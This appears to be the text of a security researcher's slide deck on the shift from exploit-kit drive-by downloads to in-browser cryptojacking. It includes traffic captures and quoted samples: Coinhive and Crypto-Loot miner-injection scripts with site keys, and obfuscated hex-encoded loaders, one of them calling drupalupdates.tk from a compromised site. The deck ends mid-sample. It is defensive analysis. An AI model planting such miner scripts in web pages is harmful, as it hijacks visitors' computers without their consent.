



From drive-by download to drive-by mining: understanding the new paradigm

Jérôme Segura

Head of Investigations, Malwarebytes

@jeromesegura

Overview



The web threat landscape has evolved: drive-by download attacks have lost their firepower



Cryptominers everywhere! Altcoins and web technologies make mining in the browser viable




In-browser mining a replacement for ads? Not so far, based on the overwhelming majority of malicious instances

An aerial, grayscale photograph of San Francisco, California. The image shows the city's dense urban landscape, including the Golden Gate Bridge in the foreground, the San Francisco skyline with numerous skyscrapers, and the surrounding bay and hills. The text "Struggling browser exploit kits" is overlaid on the lower-left portion of the image.

Struggling browser exploit kits

Typical drive-by download scenario




Exploit Kits (EKs) were once a dreaded threat

- Constant influx of zero-days in Internet Explorer, Flash Player
- Large scale malvertising attacks on top publishers




The decline of Internet Explorer and Flash Player

Internet Explorer's market share (Sept. 2013 - Sept. 2018)



Worldwide. Source: statcounter.com

Flash Player usage (Sept. 2013 - Sept. 2018)



Worldwide. Source: w3techs.com

Major players taken out of business



ZDNet Q MENU 👤 US

Blackhole malware toolkit creator 'Paunch' suspect arrested

The alleged creator of notorious malware toolkit Blackhole has been arrested by Russian police.

BROUGHT TO YOU BY IBM



SecurityIntelligence

Nuclear EK Shuts Down – What's the Fallout?

June 28, 2016 @ 12:01 PM

The Register[®]
Biting the hand that feeds IT

CENTRE SOFTWARE SECURITY DEVOPS BUSINESS PERSONAL TECH SCIENCE

Security

Lurk trojan takedown also took out Angler exploit kit


Follow the malware

By [John Leyden](#) 11 Jul 2016 at 07:04

SHARE ▼

Source code leaks, copycats

- RIG EK reseller leaks the source code on Twitter
- Sundown EK and Neptune EK dumps become public
- Copycats everywhere



Malware distributors show frustration with EKs

██████████, get out

look around, we have many quality services here for appropriate prices

no one is crazy to pay \$ 600 for 1k install usa or ca

Here I am looking for quality sellers like : ██████████ among others

Who sell good quality install at appropriate prices

What bundle are you using?

RIG4?, EK shit mainly in the last few months, it does not work in rich

RIG4?, EK shit mainly in the last few months, it does not work in rich countries, money thrown in the trash, 20k mix with RIG4 I'll get only 3k / 4k install, f██

uk, au, nz, fr, de

world mix 1k 60 \$

This would be the correct price if you are going to buy install using these EK

12.04.2018

#2

EKs getting a second life in 2018

- Several 0 days, PoCs and weaponization
- Old and new EKs active
 - RIG EK
 - GrandSoft EK
 - Magnitude EK
 - GreenFlash Sundown EK
 - KaiXin EK
 - Underminer EK
 - Fallout EK

Adobe Security Advisory

Summary

A critical vulnerability (CVE-2018-4878) exists in Adobe Flash Player 28.0.0.137 and earlier versions. Successful exploitation could potentially allow an attacker to take control of the affected system.

CVE-2018-8174 | Windows VBScript Engine Remote Code Execution Vulnerability

Security Vulnerability

Published: 05/08/2018 | Last Updated : 08/09/2018

[MITRE CVE-2018-8174](#)



An aerial, grayscale photograph of San Francisco, California, showing the city skyline, the Golden Gate Bridge, and the surrounding bay. A solid blue vertical bar is positioned on the left side of the image. The text "New coins and technologies" is overlaid in the lower-left quadrant.


New coins and technologies

Cryptomining takes off in a big way

- The value of cryptocurrencies increased dramatically in 2017
- New cryptocurrencies (Altcoins) allow mining with standard PCs
- Newer digital currencies offer more anonymity
- In 2017, W3C develops WebAssembly that can run code to run at native speed within the browser





***Cryptocurrencies** are a digital asset produced by **mining**, a process intensive operation that adds transaction records to a public ledger called the **blockchain**. The most famous cryptocurrency is called **Bitcoin**.*



Example of in-browser miner: Coinhive

- Browser-based miner API for Monero (XMR)
- Lets you monetize traffic to your website
- Takes 30% commission
- Took old idea and brought it to the masses
- Became very popular immediately (TPB)
- Was abused almost overnight


 Coinhive



A Crypto Miner
for your Website

Drive-by mining (cryptojacking)

Drive-by mining is an automated and platform agnostic technique that abuses the CPU of visitors to a website to mine for cryptocurrency without their consent.



The Pirate Bay 'incident' that started it all

The screenshot displays a Windows desktop environment during a security investigation. The primary window is a web browser showing a torrent page for 'Game.of.Thrones.S07E05.Eastw'. A prominent warning message states: 'Before downloading this torrent, first HIDE YOUR IP. Get the #1 Anonymous VPN Recommended by ThePirateBay'. The torrent details show it is a video file of 569.59 MiB, uploaded in 2017-08-14 GMT by user 'ettv', with 346 seeders and 17 leechers.

Windows Task Manager is open, showing system performance metrics: CPU Usage at 100%, Physical Memory Usage at 41%, and 47 processes running. The Physical Memory section indicates 4095 MB total, with 180 MB free.

In the foreground, Fiddler (EKFiddle v.0.5) is capturing network traffic. The traffic log shows a series of requests to thepiratebay.org and other hosts. Notably, request #318 is a GET request to '/search/got/0/99/0' with a content-type of 'text/html; char...'. Request #319 is a GET request to '/static/css/pirate6.css' with a content-type of 'text/css'. Other requests include connections to 'coin-hive.com' and 'traffic.adxprts.com'.



#	Protocol	Method	Result	Host	URL	Body	Comments
1	HTTP	GET	200	forum.oldversion.com	/forum.php	31,327	Drive-by Mining (Coinhive)
2	HTTPS	GET	200	coinhive.com	/lib/coinhive.min.js	262,243	Coinhive (URI)
3	HTTPS	GET	101	ws014.coinhive.com	/proxy	0	Coinhive (URI)

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
  var miner = new CoinHive.Anonymous(
    '48zUYBdsYIIfcmIn3S38ss81A17xGkpA', {throttle: 0.1});
  miner.start(CoinHive.FORCE_EXCLUSIVE_TAB);
</script>
```

1

```
(function(window) {"use strict";var Miner=function(siteKey,
params){this.params=params||{};this._siteKey=siteKey;this.
_user=null;this._threads=[];this._hashes=0;this._currentJob=
null;this._autoReconnect=true;this._reconnectRetry=3;this.
_tokenFromServer=null;this._goal=0;this.
_totalHashesFromDeadThreads=0;this._throttle=Math.max(0,Math.
min(.99,this.params.throttle||0));this._stopOnInvalidOptIn=
false;this._waitingForAuth=false;this._selfTestSuccess=false
;this._verifyThread=null;this._autoThreads={enabled:!!this.
params.autoThreads,interval:null,adjustAt:null,adjustEvery:
1e4,stats:{}};this._tab={ident:Math.random()*16777215|0,mode
:CoinHive.IF_EXCLUSIVE_TAB,grace:0,waitReconnect:0,
lastPingReceived:0,interval:null};if(window.BroadcastChannel
){try{this._bc=new BroadcastChannel("coinhive");this._bc.
onmessage=function(msg){if(msg.data==="ping"){this._tab.
lastPingReceived=Date.now()}}.bind(this)}catch(e){}}if(
CoinHive.CONFIG.REQUIRES_AUTH){this._auth=new CoinHive.Auth(
this._siteKey,{theme:this.params.theme||"light",lang:this.
params.language||"auto"})}this._eventListeners={open:[],
```

2

Progress Telerik Fiddler Session #225 - https://ws017.coinhive...

Request | Response | Properties | WebSocket

WebSocket #225 transferred 50 messages and remains open.

ID	Type	Body	Preview
1	Text	124	{"type":"auth","params":{"version":7,"site_key":"..."
2	Text	50	{"type":"authenticated","params":{"token":"","hashes":0}}
3	Text	234	{"type":"job","params":{"job_id":"7744395432062..."
4	Text	162	{"type":"submit","params":{"version":7,"job_id":"7..."
5	Text	48	{"type":"hash_accepted","params":{"hashes":256}}
6	Text	162	{"type":"submit","params":{"version":7,"job_id":"7..."
7	Text	48	{"type":"hash_accepted","params":{"hashes":512}}
8	Text	162	{"type":"submit","params":{"version":7,"job_id":"7..."
9	Text	48	{"type":"hash_accepted","params":{"hashes":768}}
10	Text	162	{"type":"submit","params":{"version":7,"job_id":"7..."
11	Text	49	{"type":"hash_accepted","params":{"hashes":102..."
12	Text	162	{"type":"submit","params":{"version":7,"job_id":"7..."
13	Text	49	{"type":"hash_accepted","params":{"hashes":128..."
14	Text	162	{"type":"submit","params":{"version":7,"job_id":"7..."
15	Text	49	{"type":"hash_accepted","params":{"hashes":153..."

Inspect as Response | Unfragment All

Metadata | TextView | HexView | JSON

```
{"type":"auth","params":
{"version":7,"site_key":"48zUYBdsYIIfcmIn3S38ss81A17xGkpA","type":"anonymous","user
":null,"goal":0}}
```

0:0 | 0/124 | Find... (press Ctrl+Er) | View in Notepad | ...

3



#	Protocol	Method	Result	Host	URL	Body	Comments
1	HTTP	GET	200	domnuleprimar.ro	/	84,464	Drive-by Mining (Crypto-Loot)
2	HTTP	GET	200	cryptaloot.pro	/lib/crypta.js	663,884	Web Miner (Crypto-Loot)
3	HTTPS	GET	101	rock.reauthenticator.com	/	0	Web Miner (Crypto-Loot) (URI)

```
<script src="http://cryptaloot.pro/lib/crypta.js"></script>
<script>
  var miner = new CRLT.Anonymous (
    'ab59b07b3e9fb5afc82e3f56ab2af4a6690679254208');
  miner.start ();
</script>
```

1

```
var _0x3b9a=[
  '\x57\x63\x4b\x68\x63\x53\x7a\x44\x75\x67\x3d\x3d',
  '\x52\x56\x31\x56\x77\x34\x59\x59\x77\x36\x64\x31\x77\x6f\x72\x43\x73\x4d\x4b\x6b\x77\x72\x74\x41\x77\x37\x7a\x44\x75\x38\x4f\x7a\x62\x51\x6a\x43\x75\x4d\x4f\x69\x4f\x58\x33\x43\x75\x6d\x49\x3d',
  '\x42\x48\x41\x61\x64\x42\x6f\x39\x77\x70\x66\x43\x6f\x73\x4b\x78', '\x77\x37\x37\x44\x76\x57\x34\x6c\x77\x36\x70\x59',
  '\x53\x79\x48\x43\x69\x45\x4c\x43\x6c\x67\x3d\x3d',
  '\x77\x72\x55\x45\x53\x4d\x4f\x77\x43\x68\x45\x3d',
  '\x77\x36\x62\x44\x76\x58\x49\x76\x77\x37\x64\x65\x77\x70\x50\x43\x71\x6a\x67\x3d',
  '\x77\x36\x58\x44\x75\x57\x73\x6e\x77\x36\x74\x41',
  '\x77\x6f\x63\x30\x63\x6e\x72\x44\x68\x51\x3d\x3d',
  '\x77\x37\x33\x43\x68\x73\x4f\x4d\x77\x35\x45\x3d',
  '\x50\x73\x4b\x44\x77\x70\x66\x44\x70\x41\x3d\x3d',
  '\x77\x72\x44\x44\x6e\x63\x4b\x61\x77\x36\x45\x3d',
  '\x55\x69\x62\x43\x67\x77\x3d\x3d',
  '\x50\x53\x41\x65\x77\x72\x34\x57\x77\x70\x77\x3d',
```

2

Progress Telerik Fiddler Session #436 - https://rock.reauthenti...

Request Response Properties WebSocket

WebSocket #436 transferred 50 messages before closing.

ID	Type	Body	Preview
1	Text	139	{"type": "auth", "params": {"site_key": "ab59b07b3e9...
2	Text	86	{"type": "authenticated", "params": {"token": "4c52f2b9-1d6...
3	Text	291	{"type": "job", "params": {"blob": "0707859196dd051...
4	Text	163	{"type": "submit", "params": {"job_id": "SjxYKBHoLsPb...
5	Text	48	{"type": "hash_accepted", "params": {"hashes": 256}}
6	Text	163	{"type": "submit", "params": {"job_id": "SjxYKBHoLsPb...
7	Text	163	{"type": "submit", "params": {"job_id": "SjxYKBHoLsPb...
8	Text	48	{"type": "hash_accepted", "params": {"hashes": 512}}
9	Text	48	{"type": "hash_accepted", "params": {"hashes": 768}}
10	Text	163	{"type": "submit", "params": {"job_id": "SjxYKBHoLsPb...
11	Text	49	{"type": "hash_accepted", "params": {"hashes": 1024}}
12	Text	163	{"type": "submit", "params": {"job_id": "SjxYKBHoLsPb...
13	Text	49	{"type": "hash_accepted", "params": {"hashes": 1280}}
14	Text	291	{"type": "job", "params": {"blob": "0707859196dd051...
15	Text	163	{"type": "submit", "params": {"job_id": "MM632dnY1fn...

Inspect as Response Unfragment All

Metadata TextView HexView JSON

```
{"type": "auth", "params": {"site_key": "ab59b07b3e9fb5afc82e3f56ab2af4a6690679254208", "type": "anonymous", "user": null, "goal": 0, "version": 2125}}
```

0:0 0/139 Find... (press Ctrl+Er) View in Notepad ...

3

#	Protocol	Method	Result	Host	URL	Body	Comments
1	HTTP	GET	200	wideskills.com	/	36,644	Drive-by Mining (Drupal)
2	HTTP	GET	200	drupalupdates.tk	/check.js	345,812	Web Miner (CoinIMP)
3	HTTPS	GET	101	hostingcloud.io	/proxy	0	Web Miner (CoinIMP)

```

<script type="text/javascript" src=
"//drupalupdates.tk/check.js"></script>
1

var _0x44b0=["\x6C\x6F\x63\x61\x74\x31\x6F\x6E",
"\x75\x6E\x64\x65\x66\x69\x6E\x65\x64","\x73\x74\x6F\x70",
"\x64\x32\x33\x32\x38\x64\x61\x62\x36\x63\x64\x66\x30\x30\x32\x
63\x39\x39\x31\x33\x31\x61\x65\x37\x31\x31\x36\x35\x30\x62\x63\
x64\x64\x63\x34\x61\x32\x30\x62\x37\x30\x37\x64\x64\x30\x35\x34
\x36\x37\x31\x63\x66\x38\x63\x31\x33\x65\x39\x61\x33\x64\x3
6\x61","\x73\x74\x61\x72\x74"];
2
if(!document[_0x44b0[0]]){
//if(true){
var v=
"\x05KXCNYDBC\x0d\x05r\x1dU\x1fN\x1dI\x18\x1a\x04\x0dV\x27\x0d\
x0d\x0d\x0d\x0aX^H\x0d^Y_DNY\x0a\x16\x27\x0d\x0d\x0d\x0d[L_\x0d
